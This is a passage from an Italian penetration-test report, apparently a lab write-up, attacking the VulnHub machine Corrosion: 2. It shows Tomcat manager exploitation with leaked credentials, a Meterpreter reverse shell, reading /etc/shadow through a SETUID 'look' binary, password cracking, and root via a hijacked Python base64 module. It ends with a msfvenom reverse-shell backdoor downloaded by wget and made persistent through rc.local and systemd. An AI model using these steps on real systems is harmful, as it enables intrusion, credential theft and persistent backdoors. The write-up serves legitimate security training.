  inflating: ./backup/jaspic-providers.xsd
  inflating: ./backup/logging.properties
  inflating: ./backup/server.xml
  inflating: ./backup/tomcat-users.xml
  inflating: ./backup/tomcat-users.xsd
  inflating: ./backup/web.xml

(kali@kali)-[~/backup]
$ ls -lh
total 232K
-rw-r--r-- 1 kali kali 13K Sep  6 2021 catalina.policy
-rw-r--r-- 1 kali kali 7.2K Sep  6 2021 catalina.properties
-rw-r--r-- 1 kali kali 1.4K Sep  6 2021 context.xml
-rw-r--r-- 1 kali kali 1.2K Sep  6 2021 jaspic-providers.xml
-rw-r--r-- 1 kali kali 2.3K Sep  6 2021 jaspic-providers.xsd
-rw-r--r-- 1 kali kali 4.1K Sep  6 2021 logging.properties
-rw-r--r-- 1 kali kali 7.5K Sep  6 2021 server.xml
-rw-r--r-- 1 kali kali 3.0K Sep 17 2021 tomcat-users.xml
-rw-r--r-- 1 kali kali 2.5K Sep  6 2021 tomcat-users.xsd
-rw-r--r-- 1 kali kali 169K Sep  6 2021 web.xml
```

Figure 25: File estratti dall'archivio backup.zip

Osserviamo i seguenti file:

- **catalina.policy**: Questo file definisce le politiche di sicurezza per il server Tomcat. Specifica quali azioni possono essere eseguite dai diversi componenti del server e dai processi in esecuzione all'interno del server.
- **catalina.properties**: Questo file contiene le proprietà di configurazione principali per il server Tomcat. È possibile modificare le impostazioni di configurazione, ad esempio la porta su cui il server è in ascolto, la modalità di logging, il percorso dei file di configurazione e altro ancora.
- **context.xml**: Questo file viene utilizzato per configurare i contesti delle applicazioni web all'interno del server Tomcat. Definisce le risorse specifiche dell'applicazione, come connessioni al database, parametri di inizializzazione e altre configurazioni.
- **jaspic-providers.xml**: Questo file definisce i provider di JASPIC (Java Authentication SPI for Containers) per il server Tomcat. JASPIC è un'API Java che fornisce un framework per l'autenticazione e l'autorizzazione delle applicazioni web.
- **jaspic-providers.xsd**: Questo file è lo schema XML per il file jaspic-providers.xml. Lo schema definisce la struttura e le regole per la validazione del file XML.
- **logging.properties**: Questo file specifica la configurazione del logging per il server Tomcat. È possibile definire i livelli di log, i formati di output, i file di log e altre impostazioni correlate al logging.
- **server.xml**: Questo è il file di configurazione principale per il server Tomcat. Contiene le impostazioni globali del server, come le porte di connessione, i protocolli di rete, le opzioni di connessione e altre configurazioni di base.
- **tomcat-users.xml**: Questo file definisce gli utenti e i ruoli autorizzati ad accedere al server Tomcat. È possibile specificare i nomi utente, le password e i ruoli di ogni utente. Osservando il file, scopriamo le credenziali dell'admin (Figura 26).
- **tomcat-users.xsd**: Questo file è lo schema XML per il file tomcat-users.xml. Lo schema definisce la struttura e le regole per la validazione del file XML.
- **web.xml**: Questo file è specifico per ogni applicazione web e definisce la configurazione dell'applicazione, come servlet, filtri, parametri di inizializzazione e altre informazioni rilevanti per l'esecuzione dell'applicazione nel server Tomcat.

```
<role rolename="admin-gui" />
<user username="admin" password="melehifokivai" roles="admin-gui, manager-gui" />
</tomcat-users>
```

Figure 26: Output parziale del file tomcat-users.xml

4.6 Exploitation

Questa fase ha come obiettivo quello di sfruttare le vulnerabilità rilevate precedentemente e di trarne vantaggio. Sono state individuate vulnerabilità della versione di Apache Tomcat in uso e le credenziale per accedere come admin. Per prima cosa bisogna avviare Metasploit Framework ed effettuare la ricerca dell'exploit, digitando, digitando `search Apache Tomcat rank:excellent` (Figura 27). Si noti l'exploit con id 4, digitiamo `info 4` per maggiori

```
msf6 > search Apache Tomcat rank:excellent
```

Matching Modules					
#	Name	Disclosure Date	Rank	Check	Description
0	exploit/multi/http/struts_dev_mode	2012-01-06	excellent	Yes	Apache Struts 2 Developer Mode OGNL Execution
1	exploit/multi/http/struts2_namespace_ognl	2018-08-22	excellent	Yes	Apache Struts 2 Namespace Redirect OGNL Injection
2	exploit/windows/http/tomcat_cgi_cmdlineargs	2019-04-10	excellent	Yes	Apache Tomcat CGIServlet enableCmdLineArguments Vulnerability
3	exploit/multi/http/tomcat_mgr_deploy	2009-11-09	excellent	Yes	Apache Tomcat Manager Application Deployer Authenticated Code Execution
4	exploit/multi/http/tomcat_mgr_upload	2009-11-09	excellent	Yes	Apache Tomcat Manager Authenticated Upload Code Execution
5	exploit/windows/http/cayin_xpost_sql_rce	2020-06-04	excellent	Yes	cayin xPost wayfinder_seqid SQLi to RCE
6	exploit/multi/http/cisco_dnm_upload_2019	2019-06-26	excellent	Yes	Cisco Data Center Network Manager Unauthenticated Remote Code Execution
7	exploit/linux/http/cpi_tararchive_upload	2019-05-15	excellent	Yes	Cisco Prime Infrastructure Health Monitor TarArchive Directory Traversal Vulnerability
8	exploit/linux/http/cisco_prime_inf_rce	2018-10-04	excellent	Yes	Cisco Prime Infrastructure Unauthenticated Remote Code Execution
9	exploit/multi/http/tomcat_jsp_upload_bypass	2017-10-03	excellent	Yes	Tomcat RCE via JSP Upload Bypass

Figure 27: Moduli trovati in seguito al comando `search Apache Tomcat rank:excellent`

informazioni. In seguito viene riportata la descrizione del modulo tradotta:

Questo modulo può essere usato per eseguire un payload su server Apache Tomcat che hanno un'applicazione "manager" esposta. Il payload viene caricato come archivio WAR contenente un'applicazione jsp tramite una richiesta POST al componente `/manager/html/upload`.

Selezioniamo il modulo tramite `use 4`. In Figura 28 vengono mostrate le opzioni del modulo.

```
Module options (exploit/multi/http/tomcat_mgr_upload):
```

Name	Current Setting	Required	Description
HttpPassword		no	The password for the specified username
HttpUsername		no	The username to authenticate as
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/manager	yes	The URI path of the manager app (/html/upload and /undeploy will be used)
VHOST		no	HTTP server virtual host

```
Payload options (java/meterpreter/reverse_tcp):
```

Name	Current Setting	Required	Description
LHOST	10.0.2.8	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Figure 28: Opzioni del modulo `tomcat_mgr_upload`

Settiamo i parametri come segue:

- `set lhost 10.0.2.8`
- `set rhosts 10.0.2.7`
- `set rport 8080`
- `set httpusername admin`
- `set httppassword melehifokivai`
- `set FingerprintCheck false`

Dopodiché tramite `run` viene eseguito il modulo (Figura 29).

In questo modo è stata ottenuta una shell Meterpreter. Effettuiamo i seguenti comandi (Figura 30). Notiamo che in `/home` sono presenti due directory: **jaye** e **randy**. Della prima non abbiamo i diritti in lettura, mentre possiamo accedere nella seconda directory.

Ispezionando la directory `randy` (Figura 31) notiamo la presenza dei seguenti file: **note.txt**, **user.txt** e **randombase64.py**. Ispezionando tali file (Figura 32), raccogliamo le seguenti informazioni:

- **note.txt**: contiene il testo visionato precedentemente all'indirizzo `http://10.0.2.7:8080/readme.txt`.
- **uset.txt**: contiene una stringa di testo inedita.


```
msf6 exploit(multi/http/tomcat_mgr_upload) > run

[*] Started reverse TCP handler on 10.0.2.8:4444
[*] Retrieving session ID and CSRF token ...
[*] Uploading and deploying tWyJL ...
[*] Executing tWyJL ...
[*] Undeploying tWyJL ...
[*] Sending stage (58829 bytes) to 10.0.2.7
[*] Undeployed at /manager/html/undeploy
[*] Meterpreter session 1 opened (10.0.2.8:4444 → 10.0.2.7:55036) at 2023-06-30 15:46:39 -0400

meterpreter > 
```

Figure 29: Esecuzione del modulo *tomcat_mgr_upload*

```
meterpreter > getuid
Server username: tomcat
meterpreter > pwd
/var/spool/cron
meterpreter > cd /home
meterpreter > ls -la
Listing: /home
```

Mode	Size	Type	Last modified	Name
040110/--x--x---	4096	dir	2021-09-17 22:53:30 -0400	jaye
040554/r-xr-xr--	4096	dir	2021-09-20 21:57:04 -0400	randy

Figure 30: Esecuzione del modulo *tomcat_mgr_upload*

```
meterpreter > ls -l
Listing: /home/randy
```

Mode	Size	Type	Last modified	Name
100445/r--r--r-x	0	fil	2021-09-17 22:28:11 -0400	.bash_history
100445/r--r--r-x	220	fil	2021-09-16 19:19:26 -0400	.bash_logout
100445/r--r--r-x	3771	fil	2021-09-16 19:19:26 -0400	.bashrc
040555/r-xr-xr-x	4096	dir	2021-09-17 05:04:24 -0400	.cache
040001/-----x	4096	dir	2021-09-16 19:24:26 -0400	.config
040001/-----x	4096	dir	2021-09-20 21:49:53 -0400	.gnupg
040555/r-xr-xr-x	4096	dir	2021-09-16 19:23:06 -0400	.local
100445/r--r--r-x	807	fil	2021-09-16 19:19:26 -0400	.profile
040001/-----x	4096	dir	2021-09-17 04:01:22 -0400	.ssh
100445/r--r--r-x	0	fil	2021-09-16 23:57:30 -0400	.sudo_as_admin_successful
040554/r-xr-xr--	4096	dir	2021-09-16 19:23:08 -0400	Desktop
040554/r-xr-xr--	4096	dir	2021-09-16 19:23:08 -0400	Documents
040554/r-xr-xr--	4096	dir	2021-09-16 19:23:08 -0400	Downloads
040554/r-xr-xr--	4096	dir	2021-09-16 19:23:08 -0400	Music
040554/r-xr-xr--	4096	dir	2021-09-16 19:23:08 -0400	Pictures
040554/r-xr-xr--	4096	dir	2021-09-16 19:23:08 -0400	Public
040554/r-xr-xr--	4096	dir	2021-09-16 19:23:08 -0400	Templates
040554/r-xr-xr--	4096	dir	2021-09-16 19:23:08 -0400	Videos
100444/r--r--r--	283	fil	2021-09-20 21:56:52 -0400	note.txt
100554/r-xr-xr--	210	fil	2021-09-20 21:48:41 -0400	randombase64.py
100444/r--r--r--	33	fil	2021-09-17 04:09:56 -0400	user.txt

Figure 31: File e directory presenti in /home/randy


```

meterpreter > cat note.txt
Hey randy this is your system administrator, hope your having a great day! I just wanted to let you know
that I changed your permissions for your home directory. You won't be able to remove or add files for now.

I will change these permissions later on.

See you next Monday randy!
meterpreter > cat user.txt
ca73a018ae6908a7d0ea5d1c269ba4b6
meterpreter > cat randombase64.py
import base64

message = input("Enter your string: ")
message_bytes = message.encode('ascii')
base64_bytes = base64.b64encode(message_bytes)
base64_message = base64_bytes.decode('ascii')

print(base64_message)
meterpreter >

```

Figure 32: Ispezione dei file in /home/randy

- **randombase64.py**: è un programma di cui non abbiamo i permessi di esecuzione. Il codice esegua la codifica di una stringa in formato Base64 e ne stampa il risultato.

Tramite il comando `shell`, eseguiamo una shell di comando del sistema. Dopodiché tentiamo l'accesso agli utenti jaye e randy, sfruttando la stessa password che ci ha permesso di accedere come l'utente tomcat. L'autenticazione ha successo con l'utente **jaye**, in questo modo possiamo ispezionare la sua directory, avendo ottenuto i suoi permessi (Figura 33).

```

meterpreter > shell
Process 2 created.
Channel 11 created.
su randy
Password: melehifokivai
su: Authentication failure
su jaye
Password: melehifokivai
whoami
jaye

```

```

cd jaye
ls -l
total 40
drwxr-xr-x 2 jaye jaye 4096 Sep 17 2021 Desktop
drwxr-xr-x 2 jaye jaye 4096 Sep 17 2021 Documents
drwxr-xr-x 2 jaye jaye 4096 Sep 17 2021 Downloads
drwxr-xr-x 2 root root 4096 Sep 17 2021 Files
drwxr-xr-x 2 jaye jaye 4096 Sep 17 2021 Music
drwxr-xr-x 2 jaye jaye 4096 Sep 17 2021 Pictures
drwxr-xr-x 2 jaye jaye 4096 Sep 17 2021 Public
drwxr-xr-x 3 jaye jaye 4096 Sep 17 2021 snap
drwxr-xr-x 2 jaye jaye 4096 Sep 17 2021 Templates
drwxr-xr-x 2 jaye jaye 4096 Sep 17 2021 Videos

```

Figure 33: Accesso come utente **jaye**

Delle directory presenti in /home/jaye, l'unica che presenta dati al proprio interno è **Files**. Notiamo che il file **look** è un eseguibile, avente il SETUID attivo. La sua esecuzione, stampa la seguente stringa *'usage: look [-bdf] [-t char] string [file ...]'* (Figura 34).

```

$ cd Files
$ ls -l
total 16
-r-s--s--x 1 root root 14728 Sep 17 2021 look
$ ./look
usage: look [-bdf] [-t char] string [file ...]

```

Figure 34: Esecuzione di *look*

L'istruzione "look" in Unix/Linux è un comando di ricerca che consente di trovare le corrispondenze esatte delle parole all'interno di un file o di un elenco di file. È possibile specificare le seguenti opzioni:

- **-b**: indica la corrispondenza solo all'inizio di una parola.
- **-d**: indica la corrispondenza solo all'interno di parole separate da spazi o caratteri non alfabetici.
- **-f**: indica la corrispondenza esatta di tutto il campo.
- **-t char**: specifica il carattere da utilizzare come separatore di campo invece dello spazio predefinito.
- **string**: è la stringa da cercare.

- **file ...**: specifica il file o l'elenco di file in cui cercare. Se non viene fornito alcun file, "look" utilizzerà il dizionario predefinito del sistema.

L'idea è utilizzare il comando

```
look '' /etc/shadow
```

per cercare corrispondenze esatte di una stringa vuota all'interno del file "/etc/shadow".

Il file **/etc/shadow** contiene le informazioni relative agli account degli utenti e alle loro password crittografate nel sistema Unix/Linux. Queste password sono generalmente crittografate utilizzando algoritmi hash come MD5, SHA-256 o altri. Inoltre, accedere o manipolare il file "/etc/shadow" richiede privilegi di amministratore (root) e, poiché il proprietario di **look** è proprio **root**, e poiché ha il SETUID acceso, tale requisito è soddisfatto.

Inoltre utilizzando **grep -E 'root—randy'**, ci verranno mostrati solo i risultati di nostro interesse (Figura 35).

```
$ ./look '' /etc/shadow | grep -E 'root|randy'
root:$6$fHvHhNo5DwsYxgt0$.3upyGTbu9RjpoCkHfW.1F9mq5dxjwcqeZl0KwEr0vXXzi7Tld2lAeYeIio/9BFPjUCyaBeLgVH1yK.50R57.:18888:0:99999:7:::
randy:$6$bQ8rY/73PoUA4lFX$i/aKxdkuh5hF8D78k50BZ4eInDWklwQgmpakv/gsuZTodngjB340R1wXQ8qWhY2cyMwi.61HJ36qXGvFHJGY/:18888:0:99999:7:::
$
```

Figure 35: Esecuzione di `look '' /etc/shadow`

Salviamo l'output nei file **hashrandy** e **hashroot**, dopodiché tramite John The Ripper, tentiamo di effettuare il cracking delle password (Figura 36 e 37).

```
(kali@kali)-[~]
$ john --wordlist=/usr/share/wordlists/rockyou.txt hashrandy
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
07051986randy (randy)
1g 0:00:20:26 DONE (2023-07-04 07:10) 0.000815g/s 11359p/s 11359c/s 11359C/s 070624960..070511513
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Figure 36: Esecuzione di `john --wordlist=/usr/share/wordlists/rockyou.txt hashrandy`

```
(kali@kali)-[~]
$ john --wordlist=/usr/share/wordlists/rockyou.txt hashroot
Warning: detected hash type "sha512crypt", but the string is also recognized as "HMAC-SHA256"
Use the "--format=HMAC-SHA256" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:22:58 DONE (2023-07-04 07:34) 0g/s 10407p/s 10407c/s 10407C/s !!!playboy!!!7..*7¡Vamos!
Session completed.
```

Figure 37: Esecuzione di `john --wordlist=/usr/share/wordlists/rockyou.txt hashroot`

Il cracking della password di **root** non ha avuto successo (Figura 38), mentre ha avuto successo con **randy**.

```
su root
Password: 10407C/s !!!playboy!!!7..*7¡Vamos!
su: Authentication failure
```

Figure 38: Privilege escalation utente root: fallito

4.7 Post Exploitation

Una volta che sono state acquisite le informazioni durante le fasi precedenti, diventa possibile ottenere l'accesso alle macchine target. Tuttavia, è necessario ottenere ulteriori privilegi (Privilege Escalation) all'interno dello stesso sistema. Successivamente, sarà creata una backdoor per consentire l'accesso non autorizzato in futuro.

4.7.1 Privilege Escalation

Effettuiamo l'accesso come utente randy tramite ssh (Figura 39).

```
(kali㉿kali)-[~]
└─$ sudo ssh randy@10.0.2.7
[sudo] password for kali:
The authenticity of host '10.0.2.7 (10.0.2.7)' can't be established.
ED25519 key fingerprint is SHA256:zKtKAXyhL0euYM1nLav6ZWVRGZ4c2NxUZ+mMIU3VImg.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.2.7' (ED25519) to the list of known hosts.
randy@10.0.2.7's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.11.0-34-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

481 updates can be applied immediately.
367 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

randy@corrosion:~$
```

Figure 39: Privilege escalation utente randy

Eseguendo il comando `sudo --list`, vengono elencati i comandi consentiti (e vietati) per l'utente che li invoca sull'host corrente (Figura 40). Quest'ultima riga specifica che l'utente "randy" può eseguire con privilegi di root il comando `"/usr/bin/python3.8 /home/randy/randombase64.py"`.

```
randy@corrosion:~$ sudo --list
[sudo] password for randy:
Matching Defaults entries for randy on corrosion:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User randy may run the following commands on corrosion:
    (root) PASSWD: /usr/bin/python3.8 /home/randy/randombase64.py
```

Figure 40: Esecuzione del comando `sudo --list`

Il file `randombase64` non ha i permessi di scrittura abilitati, proviamo a sfruttare il modulo **base64** che importa per poter eseguire una shell di root. Cerchiamo dapprima il file tramite il comando `find / -name base64.py 2 & /dev/null` (Figura 41).

```
randy@corrosion:~$ find / -name base64.py 2>/dev/null
/snap/core18/2128/usr/lib/python3.6/base64.py
/snap/core18/2785/usr/lib/python3.6/base64.py
/snap/gnome-42-2204/111/usr/lib/python3.10/base64.py
/snap/gnome-3-34-1804/93/usr/lib/python2.7/base64.py
/snap/gnome-3-34-1804/93/usr/lib/python3.6/base64.py
/snap/gnome-3-34-1804/72/usr/lib/python2.7/base64.py
/snap/gnome-3-34-1804/72/usr/lib/python3.6/base64.py
/snap/core22/766/usr/lib/python3.10/base64.py
/usr/lib/python3.8/base64.py
randy@corrosion:~$
```

Figure 41: `find / -name base64.py 2 & /dev/null`

Identificato il percorso di interesse `/usr/lib/python3.8/base64.py`, tramite un editor modifichiamo il file inserendo la libreria `os` ed il comando `os.system("/bin/bash")` (Figura 42).

```
#!/usr/bin/python3.8

"""Base16, Base32, Base64 (RFC 3548), Base85 and Ascii85 data encodings"""

# Modified 04-Oct-1995 by Jack Jansen to use binascii module
# Modified 30-Dec-2003 by Barry Warsaw to add full RFC 3548 support
# Modified 22-May-2007 by Guido van Rossum to use bytes everywhere

import re
import struct
import binascii
import os
os.system("/bin/bash")
```

Figure 42: Modifica del file `/usr/lib/python3.8/base64.py`

Salvato il file, ed eseguendo il comando

```
sudo /usr/bin/python3.8 /home/andy/randombase64.py
```

riusciamo ad ottenere la shell di root (Figura 43).

```
andy@corrosion:~$ sudo /usr/bin/python3.8 /home/andy/randombase64.py
root@corrosion:/home/andy#
```

Figure 43: `sudo /usr/bin/python3.8 /home/andy/randombase64.py`

4.7.2 Maintaining Access

Dopo aver ottenuto il privilegio di amministratore sulla macchina di destinazione, è importante installare un meccanismo che consenta di mantenere l'accesso persistente a tale macchina. A tal fine, è stato utilizzato un backdoor di sistema operativo. Per ottenere informazioni sul sistema, è possibile utilizzare il comando `uname -a`, dove l'opzione `-a` indica di recuperare tutte le informazioni disponibili (Figura 44).

```
root@corrosion:/home/andy# uname -a
Linux corrosion 5.11.0-34-generic #36~20.04.1-Ubuntu SMP Fri Aug 27 08:06:32 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
root@corrosion:/home/andy#
```

Figure 44: Output `uname -a`

Per creare una backdoor è stato utilizzato Metasploit (Figura 45), con il comando

```
msfvenom -a x64 -platform linux -p linux/x64/shell/reverse_tcp
LHOST=10.0.2.15 LPORT=4444 -f elf -o shell.elf
```

ci permette di generare il payload di una reverse shell dove:

- **-a x64** rappresenta l'architettura da utilizzare per il payload;
- **-platform linux** rappresenta il sistema operativo da utilizzare per il payload;
- **-p linux/x64/shell/reverse_tcp** è il tipo di payload selezionato;
- **LHOST=10.0.2.8** è l'indirizzo IP della macchina Kali che permetterà di instaurare una connessione reverse con la macchina target;
- **LPORT=4444** è la porta sulla quale sarà stabilita la connessione;
- **-f elf** è il formato del payload (Executable and Linkable Format);
- **-o shell.elf** salva il codice generato nel file che segue l'opzione `-o`.

```
(kali㉿kali)-[~]
$ msfvenom -a x64 --platform linux -p linux/x64/shell/reverse_tcp LHOST=10.0.2.8 LPORT=4444 -f elf -o shell.elf
No encoder specified, outputting raw payload
Payload size: 130 bytes
Final size of elf file: 250 bytes
Saved as: shell.elf
```

Figure 45: Creazione del payload di una reverse shell

```
(kali㉿kali)-[/var/www/html]
$ cat in.sh
#!/bin/bash
/etc/init.d/shell.elf
```

Figure 46: Script *in.sh*

```
(kali㉿kali)-[/var/www/html]
$ ls -l
total 24
-rw-r--r-- 1 root root 10701 May 23 00:29 index.html
-rw-r--r-- 1 root root 615 May 23 00:28 index.nginx-debian.html
-rwxr-xr-x 1 root root 34 Jul 12 05:00 in.sh
-rwxr-xr-x 1 root root 250 Jul 12 04:49 shell.elf

(kali㉿kali)-[/var/www/html]
$ service apache2 start
```

Figure 47: Avvio del servizio Apache HTTP Server sulla macchina attaccante

Successivamente, è necessario creare uno script denominato **in.sh** che esegua automaticamente il payload **shell.elf** ad ogni sua esecuzione (Figura 46).

Copiamo lo script ed il payload creati nella directory **/var/www/html** e diamo loro i permessi di esecuzione, tramite `chmod +x in.sh` e `chmod +x shell.elf`. In seguito, tramite il comando `service apache2 start` viene avviato il servizio Apache HTTP Server sulla macchina Kali (Figura 47).

Dalla macchina target, ci spostiamo nella directory **/etc/init.d**. Tale directory è una directory di sistema che contiene i file di script di avvio per i servizi in molti sistemi basati su Unix. Scarichiamo il payload e lo script, come mostrato in Figura 48). Aggiungiamo il permesso di esecuzione a *shell.elf* e *in.sh* come fatto in precedenza.

```
root@corrosion:/etc/init.d# wget 10.0.2.8/shell.elf
--2023-07-12 05:01:22-- http://10.0.2.8/shell.elf
Connecting to 10.0.2.8:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 250
Saving to: 'shell.elf.1'

shell.elf.1          100%[=====>]          250  --.-KB/s   in 0s

2023-07-12 05:01:22 (75.7 MB/s) - 'shell.elf.1' saved [250/250]

root@corrosion:/etc/init.d# wget 10.0.2.8/in.sh
--2023-07-12 05:01:30-- http://10.0.2.8/in.sh
Connecting to 10.0.2.8:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 34 [text/x-sh]
Saving to: 'in.sh.1'

in.sh.1              100%[=====>]           34  --.-KB/s   in 0s

2023-07-12 05:01:30 (12.0 MB/s) - 'in.sh.1' saved [34/34]
```

Figure 48: Download del payload e dello script sulla macchina target

Per garantire l'esecuzione automatica persistente della reverse shell, è necessario creare il servizio **/etc/rc.local**(Figura 49).

```
root@corrosion:/etc# cat rc.local
#!/bin/bash
sh /etc/init.d/in.sh
exit 0
root@corrosion:/etc# ls -l rc.local
-rwxr-xr-x 1 root root 40 Jul 12 03:00 rc.local
```

Figure 49: */etc/rc.local*

Dopo aver dato i permessi di esecuzione al file **rc.local** utilizzando il comando `chmod +x /etc/rc.local`, è necessario abilitare lo script per l'esecuzione automatica all'avvio del sistema. Per fare ciò, è necessario creare il file **/etc/systemd/system/rclocal.service** (Figura 50).

```
root@corrosion:/etc/systemd/system# cat rc-local.service
[Unit]
Description=/etc/rc.local Compatibility
ConditionPathExists=/etc/rc.local

[Service]
Type=forking
ExecStart=/etc/rc.local start
TimeoutSec=0
StandardOutput=tty
RemainAfterExit=yes
SysVStartPriority=99

[Install]
WantedBy=multi-user.target
root@corrosion:/etc/systemd/system# ls -l rc-local.service
-rwxr-xr-x 1 root root 255 Jul 11 07:27 rc-local.service
```

Figure 50: */etc/systemd/system/rclocal.service*

Successivamente, è necessario abilitare il servizio utilizzando il comando `systemctl enable rc-local` e per avviarlo utilizziamo il comando `systemctl start rc-local.service`. Per verificare che il servizio sia correttamente abilitato e avviato, è possibile utilizzare il comando `systemctl status rc-local.service`(Figura 51).

```
root@corrosion:/etc/systemd/system# systemctl enable rc-local
root@corrosion:/etc/systemd/system# systemctl start rc-local.service
root@corrosion:/etc/systemd/system# systemctl status rc-local.service
● rc-local.service - /etc/rc.local Compatibility
   Loaded: loaded (/etc/systemd/system/rc-local.service; enabled; vendor preset: enabled)
   Drop-In: /usr/lib/systemd/system/rc-local.service.d
            └─debian.conf
   Active: active (exited) since Wed 2023-07-12 03:56:19 MDT; 6min ago
     Tasks: 0 (limit: 4656)
    Memory: 0B
   CGroup: /system.slice/rc-local.service

Jul 12 03:06:06 corrosion systemd[1]: Starting /etc/rc.local Compatibility...
Jul 12 03:56:19 corrosion systemd[1]: Started /etc/rc.local Compatibility.
Jul 12 04:02:13 corrosion systemd[1]: /etc/systemd/system/rc-local.service:11: Support for option SysVSt
```

Figure 51: Verifica dello stato del servizio

Una volta completate le operazioni descritte, al riavvio della macchina di destinazione verrà stabilita una reverse shell. Per poter ricevere la connessione dalla macchina di destinazione, è necessario mettersi in ascolto sulla macchina Kali utilizzando il modulo handler di Metasploit (Figura 51).

```

└─# msfconsole -q
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.0.2.8
LHOST => 10.0.2.8
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > set payload linux/x64/shell/reverse_tcp
payload => linux/x64/shell/reverse_tcp
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.8:4444
^C[-] Exploit failed [user-interrupt]: Interrupt
[-] run: Interrupted
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.8:4444
[*] Sending stage (38 bytes) to 10.0.2.7
[*] Command shell session 1 opened (10.0.2.8:4444 → 10.0.2.7:54040) at 2023-07-12 05:06:18 -0400

whoami
root

```

Figure 52: Utilizzo del modulo handler di Metasploit e l'ottenimento della reverse shell

References

- [1] *Corrosion: 2 - VulnHub*. URL: <https://www.vulnhub.com/entry/corrosion-2,745/>.
- [2] *Kali Linux*. URL: <https://www.kali.org/>.
- [3] *VirtualBox*. URL: <https://www.virtualbox.org/>.
- [4] *VirtualBox networking explained*. URL: <https://technology.amis.nl/platform/virtualization-and-oracle-vm/virtualbox-networking-explained/>.